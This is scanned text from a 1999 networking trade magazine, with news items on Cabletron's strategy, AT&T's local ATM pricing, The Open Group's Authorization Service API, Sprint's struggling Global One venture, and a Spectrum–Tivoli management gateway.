
SHAWN HENRY

**CEO Benson says that under Project Ignition, Cabletron will strive for leadership in professional services and more.**

"The new concept for Cabletron is much more focused in the areas that we can add value as we go forward," says Craig Benson, Cabletron chairman and CEO. "It will allow us to prove ourselves in marketplaces where we can be successful. We will be the leader in these marketplaces."

3Com is a leader in the NIC and modem markets, but that may be an albatross for the company. 3Com derives half of its revenue from so-called client access products — NICs, modems and PalmPilot handheld devices — while the other half comes from systems products comprising PalmPilot, LAN switches and remote access gear.

Sales of client access and systems products in the third quarter were down 11% and 5%, respectively, from 3Com's second quarter, analysts note. ◪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# AT&T gets aggressive on local ATM service

BY DAVID ROHDE

*BEDMINSTER, N.J.* — AT&T wants to cut you a price break if you have two or more sites in a metropolitan area that can justify ATM service.

The carrier last week introduced AT&T Local Asynchronous Transfer Mode as an alternative to regional Bell operating companies' ATM offerings. The new service runs over the same network as AT&T's existing long-distance ATM service but only costs about half as much.

AT&T's move follows the company's introduction last fall of local frame relay service. AT&T and MCI WorldCom now offer frame relay ports and circuits within local access and transport areas (LATA) at prices well below their classic long-distance frame relay services (*NW*, Dec. 7, 1998, page 35).

AT&T officials say the new intraLATA ATM service complements its intraLATA frame relay service and prepares users for the possibility of frame relay-to-ATM interworking. AT&T last week also introduced a third local option, Transparent LAN Service, which offers ATM transport at native Ethernet, Fast Ethernet and token-ring speeds via a carrier-owned ATM concentrator placed on the customer premises.

Analysts say AT&T's moves are a healthy sign that the carrier has moved beyond simply obtaining local capacity, which it did with its acquisition of Teleport Communications Group.

"They're not taking this [Teleport] acquisition and just sitting there with it," says Cathy Gadecki, a broadband analyst at TeleChoice.

Technically, AT&T has always had the ability to include two or more ATM locations in the same LATA within one customer network, Gadecki explains. But the RBOCs and other dominant local carriers generally price frame relay and ATM well below AT&T's regular prices.


The new local prices may lessen the tendency of users to buy both a local carrier's and AT&T's services and try to link the two to save money. AT&T product managers say they will emphasize that the carrier's local and long-distance ATM services ride on the same Ascend Communications switching platform, eliminating the need for a network-to-network interface.

AT&T's local ATM service is initially available in two service classes: constant bit rate (CBR), appropriate for latency-sensitive applications; and variable bit rate (VBR) nonreal time, designed for most LAN-to-LAN applications.

Either way, AT&T charges $1,070 for local T-1 ports, compared to $2,775 for its national T-1 ATM service. And it charges $6,135 for T-3 ports, compared to $12,650 for national T-3 ATM. Permanent virtual circuits to connect any two sites start at $30 per month for VBR traffic and $58 per month for CBR.

The Transparent LAN Service is available with Cisco or Xylan ATM concentrators on the customer premises, both with a choice of Ethernet, token-ring and FDDI interface ports on the LAN side.

Prices begin at $3,030 per month for token-ring or basic shared 10M bit/sec Ethernet connections. They run as high as $7,320 per month for certain FDDI and switched 100M Ethernet configurations. ◪



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# Can API help security products get along?

*Authorization Service API standard to be based on Dascom, HP technologies.*

BY ELLEN MESSMER

*SANTA CRUZ, CALIF.* — The problem: tools and software applications that control access to networks oftentimes fail to work together.

The answer: Get software vendors, as well as makers of digital certificates, password systems and security tickets, to support a new high-level API being pitched by The Open Group standards body.

Expected to be finished in six months, the Authorization Service API will let any application that uses it work with a variety of security technologies: digital certificates; security tickets such as Kerberos or Sesame; old-fashioned simple passwords; and products based on the RADIUS authentication protocol.

What's more, after users are authenticated in these multiple ways, they would gain access to application or network services through a common management model defined in the standard.

The benefit? "It would let us control the security policy on an enterprise level, regardless of the vendor product," says Charles Blauner, vice president and chief information risk officer at J.P. Morgan & Co., an Open Group member pushing hard for such a standard.

The technical architecture for the standard will largely originate with Dascom, a 5-year-old security company whose technology was recently licensed by IBM, Netscape and other companies. Hewlett-Packard is also contributing to the standards work.

According to Dascom's founder and chief technology officer, Greg Clark, the authorization standard will alleviate the headaches companies face when setting up access control for e-commerce or inside their intranets.

"This standard is for authorization, not authentication," Clark says. "It lets you set up entitlements, the rules for what you'll let people execute within your network."

Along with J.P. Morgan, Boeing and T. Rowe Price are among The Open Group's user members strongly backing the creation of the Authorization Service API.

Digital certificates, which bind a user's identity with encryption keys, can be used for access control, but differences in vendors' digital certificates have slowed their adoption for e-commerce.

Last week, the warring factions of the digital certificate industry — VeriSign, Entrust Technologies and Baltimore Technologies — each welcomed the advent of The Open Group authorization standard.

HP last week said the API would help users set up security policies to limit access at certain times of day, the form of authentication or even the dollar amounts a user could transact in specific instances.

These are the kinds of things that HP's own product, the Praesidium Authorization Server, does today, notes Roberto Medrano, HP's Internet Security Group general manager.

Once the Authorization Service API is completed, it may also be offered for review to the IETF, which usually deals with protocols, not APIs, says Dascom's Clark. ◪

### Examining The Open Group's Authorization Service API

**Expected to be completed within six months, the Authorization Service API is largely based on technology from Dascom that has been put in the public domain. Features include:**

- High level access control interfaces to let applications based on Kerberos, Common Authentication Technology or digital certificates work together.
- A common method to define user "entitlements" as rules governing individual or group access to services.
- Data classification to let managers "label" data as sensitive or generally available.

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

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# Sprint's Global One hangs in the balance

*Alliance faulted for moving too slowly to end-to-end facilities in face of competitors' moves.*

BY DAVID ROHDE

*KANSAS CITY, MO.* — It looks like the hourglass may run out of sand before Sprint's international venture, Global One, completes its belated transition from a carrier alliance to a true worldwide network.

Reports last week indicated Global One may be restructured or even disbanded as Sprint reviews its partner relationships. Global One is the alliance of Sprint with France Telecom and Germany's Deutsche Telekom, sealed by a 10% stake by each of the foreign carriers in Sprint. But the venture has been losing more money each year since its creation in 1996, and Sprint is said to be chafing under the need to mollify its biggest investors.

Sprint and the two European carriers last week said they are still committed to Global One. But analysts say the venture simply may not have moved fast enough to build a true, seamless global network.

"Global One was designed in the era of correspondent relationships and carrier alliances," says Berge Ayvazian, senior vice president of The Yankee Group consultancy in Boston. "It has yet to really meet the needs of enterprise customers."

Many analysts date the change in the international scene to January 1998. That's when AT&T Chairman C. Michael Armstrong said AT&T's grab bag of foreign alliances, called WorldPartners, was failing to meet users' needs. He added that other carrier alliances were doing no better.

After that, Global One finally made a stab at installing a global network on a single platform. Last fall it announced a new 13-country ATM service based on a uniform switching platform from Nortel Networks (*NW*, Oct. 26, 1998, page 29). But to really make a dent in the market, Sprint and Global One officials acknowledged that they needed frame relay-to-ATM interworking on this network to capture a broad multinational customer base.


That capability is due online later this year. Meanwhile, two other carriers with deep roots in international packet switching — Infonet and Equant — continue to win multinational frame relay contracts based on

See **Global One**, page 59

### Sliding down a slippery slope

**As Global One's losses have mounted, Sprint has been taking a bigger financial hit:**

Sprint's share of Global One's annual losses (in millions):



SOURCE SPRINT, KANSAS CITY, MO

# Spectrum and Tivoli learn to share

BY JEFF CARUSO

Some users prefer to manage their networks through Cabletron Spectrum and their computer systems through Tivoli Systems' software. Unfortunately, that means staring at two different consoles that are unable to share information.

That problem will be solved this week when Cabletron unveils a gateway between its Spectrum management software and Tivoli's software.

The gateway is software that sends alerts from one platform to the other. Network managers choose either Spectrum or the Tivoli Enterprise Console as their primary management station and receive alerts from the other platform.

Though the concept is simple, there has been very little of this kind of integration among the major platforms. Cabletron says it plans to develop similar gateways from Spectrum to Computer Associates' Unicenter and to Hewlett-Packard's OpenView.

While useful, the gateway is only a first step toward real integration, says John McConnell, president of McConnell Associates in Boulder, Colo. If Tivoli software could use the event-correlation capabilities of Spectrum, for instance, that would be more useful, McConnell says.

"Over the years, we've had a lot of demand for the two platforms to communicate," says Jeff Ghannam, director of engineering for Cabletron's Spectrum business unit. He estimates that hundreds of Spectrum's users also have Tivoli software installed.

The demand for greater interoperability among management software tools has reached critical mass with the creation of the Common Information Model. CIM is a standard being developed to represent systems and network management information in a common format, so different tools can share the information.

Most management vendors, including Cabletron and Tivoli, have said they would support CIM. But Cabletron says it developed the gateway because CIM isn't quite ready yet. Indeed, industry watchers say it will be a year or more before CIM is implemented widely enough to be useful.

